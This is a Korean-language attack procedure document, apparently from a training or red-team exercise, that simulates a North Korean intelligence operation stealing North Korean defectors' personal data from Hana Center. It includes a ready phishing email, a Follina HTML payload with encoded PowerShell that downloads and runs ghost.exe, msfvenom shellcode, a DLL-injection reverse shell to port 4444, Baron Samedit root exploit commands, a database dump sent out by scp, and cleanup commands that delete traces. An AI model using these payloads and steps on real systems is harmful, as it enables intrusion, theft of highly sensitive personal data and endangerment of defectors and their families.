
공격 시나리오 절차서

5분대기조




1. 공격 시나리오

1-1. 배경

북한 보위부원들은 탈북자들을 대상으로 북한 내에 남은 가족들을 협박하거나, 탈북자가 다시 북한으로 복귀하도록 유인하기 위해 가족 정보 등의 개인정보가 필요한 상황이다.

이를 위해 하나센터에 북한이탈주민으로 등록되어 있는 탈북민들의 개인 정보를 이용하고자 한다.



먼저 정보 획득을 위해 하나센터의 사업 관리팀에 속한 AM(제휴 담당자)의 개인 컴퓨터에 접근한다. 그리고 더 높은 권한을 가진 팀장의 컴퓨터로 이동하여 중요한 개인정보가 보관된 데이터베이스와 관련된 정보를 입수할 것이다. 마지막으로 필요한 정보를 데이터베이스에서 탈취한 후, 공격 흔적을 최소화하기 위해 공격 관련 데이터를 삭제 조치, 공격을 마무리하게 된다.

1-2. 주요 기술

공격에 사용된 취약점은 아래와 같다.

① Follina (CVE-2022-30190)

Word 와 같은 호출 응용 프로그램 실행 시, MS office 는 문서 내에 있는 External 태그로 표시된 외부 URL 연결을 시도한다. 이러한 External 태그 중에서 공격자가 의도한 URL 로 연결되도록 만들어, 악의적인 코드를 담은 웹 페이지에 접근하게끔 조작할 수 있다.

② SMBGhost (CVE-2020-0796)

SMBGhost 는 Microsoft Windows OS 의 중대한 보안 취약점으로, SMB 프로토콜의 취약점을 이용해 원격 코드 실행을 가능케 한다. 공격자는 이를 통해 원격으로 시스템에 침투하고 제어할 수 있으며, 이는 시스템 감염과 데이터 유출 위험을 초래할 수 있다.

③ Dll Injection

DLL Injection 은 실행 중인 다른 프로세스에 특정 DLL 파일을 강제로 삽입하는 공격이다. 이 공격 기법은 특정 프로세스가 자체적으로 LoadLibrary() API 를 호출하도록 유도하여, 프로세스가 실행될 때 사용자가 원하는 DLL 을 로딩하도록 만든다.

④ RDP

RDP(Remote Desktop Protocol)는 데스크톱 컴퓨터를 원격으로 사용하는 기술이다. 이 기술을 이용하면 사용자는 위치 제약 없이 데스크톱에 접근 가능하다. 침투자는 원격 프로그램의 취약점을 통해 백도어나 키로거와 같은 악성 기능을 설치해 권한을 높이고 정보를 탈취하는 데 사용할 수 있다. 이는 특히 초기 침투에 매우 유용한 방법인데, 공격자는 내부 시스템 자격 증명을 확보하면 RDP 를 통해 시스템에 접속하고 제어할 수 있다. 지속성 유지를 위해 악성 계정을 추가하는 방식으로 활용할 수 있다.

⑤ Baron Samedit

Baron Samedit 은 sudo 명령의 권한 상승 취약점이며, 우분투 및 리눅스 계열 OS 에서 관리자 권한에 대한 사용 권한을 할당 받은 일반 계정에게 관리자 권한이 필요한 경우 사용할 수 있으며, 이 명령을 실행하는 동안 관리자 권한을 얻게 된다. 이를 악용하여 ***/etc/sudoers*** 에서 sudo 권한을 할당받지 못한 일반 사용자가 sudo 취약성을 이용하여 root 권한을 획득하고, 시스템의 제어할 수 있다.

2. 공격 환경 구축

공격에 사용할 OS 는 Kali Linux 를 기반으로 한다. 공격을 수행하기 전 공격자의 PC 에도 사전 준비가 필요한데, 그 내용은 아래와 같다.

2-1. C&C 서버

Follina 취약점이 동작하기 위해서는 실행할 악성코드 파일, 파일 열람 시 작동될 스크립트, 이러한 컴포넌트를 담을 index.html 페이지와 apache 웹서버가 필요하다. 또한 몇 가지 애플리케이션을 미리 설치할 필요가 있는데, 우선 초기 침투가 성공한 후 내부 이동을 할 때 악성 파일 전송에 필요한 ghost.py 코드를 미리 빌드하여 준비해야한다. 내부 환경 탐색을 위해 RDP 를 이용해야 하므로 Xfreerdp 가 설치되어 있어야 한다. 두 번째 공격 대상인 팀장 PC 로

이동할 때 쉘을 맺기 위해 Kali Linux 머신의 IP 와 Port 를 열도록 자동화하는 revshell.py 파이썬 코드가 필요하다.

2-2. Proxy 서버

공격이 발각되더라도 추적을 어렵게 만들어 줄 프록시 서버도 필요한데, 이는 CentOS7 환경에 squid 를 이용해 구성했다. C&C Server 가 http, https, ftp 통신을 할 때 Proxy Server 를 거치도록 설정했다.

3. 공격 수행

공격 수행 단계에서는 공격 시나리오의 흐름에 따라 사용된 공격 개요와 실제 활용된 기술에 대해 설명한다.

3-1. 최초 침투 (Follina)

하나센터의 사업 관리팀 소속 AM 을 대상으로 사업 제안을 사칭하여 Follina 취약점을 포함한 악성 Word 파일을 보낸다.

북한이탈주민 IT업종 취업지원교육 사업제안서 받은편지함 ×

sds0090test <sds0090_test@naver.com>
나에게

8월 24일 (목) 오후 5:30 (2일 전)

안녕하세요,

저는 킴스다운의 대표 김기웅이라고 합니다.

저희는 북한이탈주민들을 위한 IT 업종 취업 지원 교육 사업을 제안하고자 연락 드립니다.

IT 업계는 현대 사회에서 중요한 역할을 하고 있으며, 기술 분야에서의 취업 기회는 계속해서 증가하고 있습니다. 북한이탈주민들에게도 이 분야에서의 성공적인 취업 기회를 제공하기 위해 노력하고자 합니다.

저희의 주요 제안 포인트는 다음과 같습니다:

IT 교육 프로그램 개발: 북한이탈주민들을 위한 맞춤형 IT 교육 프로그램을 개발하고 운영합니다. 이 프로그램은 프로그래밍, 웹 개발, 데이터 분석 등 다양한 IT 분야를 다룹니다.

실무 경험 제공: 이론적 교육 외에도 실무 경험을 제공하여 이탈주민들이 실제 업무 환경에서 필요한 기술과 노하우를 습득할 수 있도록 돕습니다.

면접 및 이력서 작성 지원: 취업을 위한 면접 및 이력서 작성 지원을 제공하여 이탈주민들이 취업 과정에서 자신감을 가질 수 있도록 돕습니다.

산업 전문가와의 상담: IT 업계의 전문가와의 상담을 통해 이탈주민들이 자신의 경력을 빠르게 성장시킬 수 있도록 지원합니다.

취업 매칭 서비스: 교육을 완료한 이탈주민들을 IT 기업과 연결하여 취업 매칭을 지원합니다.

저희는 IT 분야에서의 교육 및 취업 지원 경험이 풍부하며, 북한이탈주민들의 미래를 지원하는 데 헌신적으로 노력하고자 합니다. 이 프로젝트가 북한이탈주민들의 미래에 긍정적인 영향을 미칠 것이라 믿습니다.

더 자세한 내용을 논의하고 제안서를 공유하기 위해 미팅을 마련해주시면 감사하겠습니다.
언제든지 편하게 연락 주시기 바랍니다.

https://www.dropbox.com/scl/fi/36znbysltwj3i3o1oq5vg/.docx?rlkey=tna7fq9v6o7gqu3rprlx3k3rq&dl=0

감사합니다.

김기웅 드림.
CEO, 010-0625-0727

첨부파일 1개 • Gmail에서 스캔함

제안서.docx

피해자가 메일에 첨부된 드롭박스 링크에서 Follina 취약점이 포함된 사업 제안 신청서 Word 파일을 실행하면 진단 마법사가 실행되면서, 공격자가 원하는 명령어가 실행된다. 그 내용은 C&C 서버의 index.html 내용으로부터 파일 전송에 필요한 ghost.exe 파일을 다운로드하는 것이다.

워드 파일을 압축 파일로 변경하여 압축 해제하면 구성 요소에 대한 수정이 가능해진다.
공격자는 구성 요소에 악성 스크립트를 다운로드하도록 추가한 후, 해당 파일을 다시 압축하여 '정상적인 docx 파일' 형태로 만들어 준다. 이렇게 함으로써 파일이 다운로드 및 실행될 때 공격자가 의도한 악성 파일인 ghost.exe 를 다운로드 받는다.

실행되는 파워쉘 스크립트 내용은 다음과 같다.

```
$cmd = "c:₩windows₩system32₩cmd.exe";Start-Process $cmd -windowstyle hidden -
ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -
ArgumentList "/c powershell.exe -ExecutionPolicy ByPass -WindowStyle Hidden (New-
Object
System.Net.WebClient).DownloadFile('http://172.30.40.138/ghost.exe','%tmp%₩ghost.exe'
) & powershell.exe %tmp%₩ghost.exe"
```

index.html 의 스크립트에 cmd 명령어를 인코딩하여 첨부한다.

```
<script>
//aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
//aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
//aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
₩₩"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'
+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3
RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuI
C1Bcmd1bWVudExpc3QgIi9jIHRhC&CtraWxsIC9mIC9pbSBtC&CR0LmV4ZSI7U3RhcnQtU
HJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgcG93
ZXJzaGVsbC5leGUgLUV4ZWN1dGlvblBvbGljeSBCeVBhc3MgLVdpbmRvd1N0eWxlIEhpZGR
lbiAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVudCkuRG93bmxvYWRGaWxlKCdo
dHRwOi8vMTcyLjMwLjQwLjEzOC9naG9zdC5leGUnLCcldG1wJVxnaG9zdC5leGUnKSAmIHB
vd2VyC&ChlbGwuZXhlICV0bXAlXGdob3N0LmV4ZSI='+[char]34+'))'))))i/../../../../../../../../../..
/../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO₩₩"";
</script>
```

index.html 에 저장된 스크립트는 'msdt.exe'를 호출할 때 ghost.exe 를 다운로드 받고 실행한다.

3-2. 측면 이동(SMBGhost)

최종 목표인 데이터베이스에 접근하기 위해서는 더 많은 권한을 가진 PC 로 이동해야 한다. 내부 스캔으로 망 내에 있는 다른 PC 를 탐색해, 두번째 공격 대상을 설정한다. Ghost.exe 파일을 통해 대상 PC 에 권한 상승 단계에 필요한 DLL injection 실행용 exe 파일을 내려받는다.

```
msfvenom -p windows/x64/exec CMD="powershell.exe (New-Object
System.Net.WebClient).DownloadFile('<http://172.30.40.138/dll.exe','C:₩₩Users₩₩USER₩
₩DESKTOP₩₩excel.exe>') -f hex
```

C&C에서는 msfvenom을 활용해 dll.exe를 PM PC의 desktop 경로에 excel.exe로 다운로드할 수 있게 쉘코드를 미리 작성하고, 해당 쉘코드를 전송하기 위한 ghost.py 파일을 exe 형태로 빌드한다. 이후, DLL Injection 공격을 위해 작성된 C++로 빌드한 exe 파일이 ghost.exe를 통하여 PM PC 로 전송되도록 설정된다.

3-3. 권한 상승(DLL Injection)

C&C 서버와 두번째 PC 를 연결하기 위한 쉘 형성 방법으로는 DLL Injection 을 사용했다.

DLL Injection 은 다음의 여섯 단계로 진행된다.

① 대상 프로세스 선택: DLL Injection 을 적용할 대상 프로세스를 선택한다. 본 공격에서는 피해자 PC 의 운영체제인 Windows10 의 백그라운드에서 늘 동작하는 운영체제 관련 프로세스인 RuntimeBroker 아래에 dll 을 삽입한다.

② DLL 파일 선택: Injection 할 DLL 파일을 선택한다. 이 DLL 파일은 주로 악성 코드나 특정 작업을 수행하는 코드가 포함되어 있다. 본 공격에서는 공격자의 Ip 와 Port 로 연결되도록 직접 작성한 C++와 헤더 파일로 dll 파일을 빌드해 사용했다.

③ 대상 프로세스 메모리 공간 할당: 대상 프로세스 내에서 DLL 코드나 데이터를 삽입할 메모리 공간을 확보한다. 이를 위해 주로 VirtualAllocEx 와 같은 함수를 사용한다.

④ DLL 코드/데이터 주입: 선택한 DLL 파일의 내용을 대상 프로세스의 할당된 메모리 공간에 쓴다. 이를 위해 WriteProcessMemory 함수나 유사한 방법을 사용한다.

⑤ 원격 스레드 생성: 대상 프로세스 내에서 새로운 스레드를 생성한다. 이 스레드는 방금 주입한 DLL 코드를 실행하게 된다. 일반적으로 CreateRemoteThread 함수를 사용한다.

⑥ DLL 코드 실행: 생성된 원격 스레드가 DLL 내의 코드를 실행한다. DLL 은 대상 프로세스의 메모리 공간 내에서 동작하며, 프로세스의 동작을 변경하거나 원하는 작업을 수행할 수 있다.

연결을 형성할 트리거가 될 exe 파일은, C++ 코드를 이용해 빌드한다. 그 내용은 공격자가 공격 전 미리 업로드한 깃허브에서 ②~⑤ 단계의 정보를 담은 DLL 파일을 가져와서 RuntimeBroker 아래에 인젝션을 수행하는 것이다. 공격자용 Linux 서버에서는 사용할 IP 와 포트를 열어두는 python 코드를 실행하고, 피해자가 위장한 엑셀 파일 형태의 트리거 파일을 클릭하기를 기다린다.

피해자가 exe 파일을 실행하면, ①단계에서 설정한 'Runtimebroker.exe' 아래에 dll 파일이 삽입된다. exe 빌드에 사용된 'main.cpp' 코드에 따라 지정된 URL 에서 dll 파일을 가져오고, 공격을 수행할 RuntimeBroker 의 프로세스 정보를 가져와 해당 프로세스 아래에 dll 파일을 주입한다.

```
/* main.cpp (dll_reverse.exe) */



32 const CHAR url[] = DLL_URL // dll 을 지정한 url 에서 가져옴

36 filePath += "\\kernel64.dll"; // 가져온 dll 을 kernel64.dll 로 저장함

51 pid = getProcesses(); // pid 를 가져오는 함수

61 if (wcscmp(szProcessName, L"RuntimeBroker.exe") == 0) // RuntimeBroker.exe 를
가져옴
```

악성 dll을 통해 하드코딩된 공격자 ip와 port로 socket 통신된다.

```
/* dllmain.cpp (dll_inject.dll) */



45 getaddrinfo(ATTACKER_IP, "4444", &hints, &result); // 공격자 ip, port 정보 추
가

49 ConnectSocket = socket(ptr->ai_family, ptr->ai_socktype, ptr->ai_protocol) //
socket으로 통신
```

공격자 서버에서 python 코드 내 적혀있는 열린 포트(4444)를 통해 C&C 서버와 PM PC가 쉘로 연결된다.


```
#-- revshell.py --#

7 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # socket 통신
```

피해자와 쉘로 연결된 후, 디렉토리를 확인한다. ***Local Disk₩Program Files₩*** 경로 아래에 GUI 환경을 사용할 수 있는 RDP 가 설치되어있는 것을 확인했다.

3-4. 연결 유지 및 내부 정찰(RDP)

피해자의 PC 에 깔려 있는 RDP Wrapper 를 이용하여 공격자는 피해자가 모르게 RDP 로그온을 할 수 있다. RDP Wrapper 는 우분투에서 윈도우로 원격 데스크톱 연결이 가능하게 해주는 프로그램인데, 멀티 세션을 지원하여 원격 접속 대상 PC 이용자가 알아차리지 못하게 원격 접속이 가능하도록 해준다. 공격자는 공격자 PC 에 설치된 RDP 를 통해 팀장이 알아차리지 못하도록 팀장의 PC 에 직접 접근한다.



원격 접속 후 RDP 를 통한 GUI 환경을 이용해 바탕화면 경로에 설치된 XShell 을 확인한다. 그리고 XShell 에 저장되어 있던 데이터베이스 서버와의 ssh 연결 정보를 이용해 최종 목표인 데이터베이스에 접근한다.

3-5. 권한 상승(Baron Samedit)

팀장의 PC 에서 XShell 을 통해 데이터베이스에 연결하는 세션 정보가 저장되어 있는 것을 확인했다. XShell 세션 정보를 이용하여 데이터베이스 서버에 접속한다. 데이터베이스 서버에 침투한 후, 터미널에서 시스템이 취약한 버전의 sudo 명령어를 사용하거나 취약점이 존재하는지 여부를 확인한다.

```
$sudo --version
$sudoedit -s /
```

악성코드를 다운로드하고 실행하여 user 권한을 root 권한으로 상승시킨다.

```
$ git clone <https://github.com/blasty/CVE-2021-3156.git>
$ cd CVE-2021-3156
$ mkdir libnss_X
$ sudo apt install gcc
$ gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
$ gcc -fPIC -shared -o 'libnss_X/POP_SH3LLZ_.so.2' lib.c

$ sudo apt install make
$ make
$ ./sudo-hax-me-a-sandwich 1
```

'hana'라는 새로운 계정을 생성하여 같은 방법으로 root 권한을 얻는다.

```
# useradd hana
# passwd hana
# exit

$cd CVE-2021-3156
$ ./sudo-hax-me-a-sandwich 1
```

MariaDB 로 로그인 해 데이터베이스 상세 정보를 조회한다.

```
# mysql -u root -p
# [expected result] Enter Password:
# Maria 데이터베이스 [(none)]>
> show databases;
```

```
> use defectors;
> show tables;
> desc PERSONAL_DATA_TB;
```

개인정보가 포함된 테이블을 덤프한 후, 해당 파일을 최종으로 자신의 프록시 서버로 전송한다.

```
# mysqldum -u root -p -all-databases > ./def.sql
# scp ./def.sql anonymous@172.30.40.13:/home/anonymous/def.sql
# [expeced result] anonymous@172.30.40.13's password:
```

추적 및 분석을 방해하기 위해 데이터베이스 덤프 파일, 악성코드, 접속에 사용한 'hana' 계정 정보를 삭제한다.

```
# rm -rf /root/def.sql
# rm -rf /home/user/CVE-2021-3156
# userdel -r hana
```

4. 결론

북한 보위부는 탈북자의 가족 정보를 이용하여 협박 또는 유인을 시도하며, 하나센터에 등록된 이탈 주민의 정보를 활용하고 악성 코드를 사용하여 DB를 탈취하는 공격에 성공하였다.

타임라인에 따른 공격 단계와 예상되는 피해 시나리오는 다음과 같다.

① 공격자는 메일을 작성해서 AM에게 송신

공격자는 최초 침투를 위해 하나 센터의 사업 관리팀 AM에게 사업 제안으로 사칭한 악성 취약점이 담긴 Word 파일을 전송한다.

② 피해자는 메일을 수신 및 첨부파일 열람

피해자가 메일 내 첨부파일을 열람하게 되면, 공격자의 웹서버에 연결되고, 웹서버에 업로드되어 있던 악성파일을 다운로드 한다.

③ AM PC → PM PC 내부 확산, 쉘 획득

2번 단계에서 PM PC의 바탕화면 경로에 excel 파일로 위장한 쉘이 연결되는 실행 프로그램이 생성되는데, 피해자가 실행 파일을 엑셀 파일로 착각하여 누르게 되면, 열려 있던 공격자의 C&C 서버로 쉘이 형성된다.

④ RDP 연결

피해자 PC 내에 설치되어 있던 RDP Wrapper를 활용해 멀티 세션 연결 후 내부를 탐색한다.

⑤ DB 접근

데이터베이스와의 세션 정보가 저장되어 있던 XShell의 세션 연결 정보를 활용하여 데이터베이스로 이동하고, 정보를 탈취한다.

⑥ 데이터 탈취

탈취한 파일을 프록시를 거쳐 공격자의 C&C 서버로 전송하면 공격이 완료된다.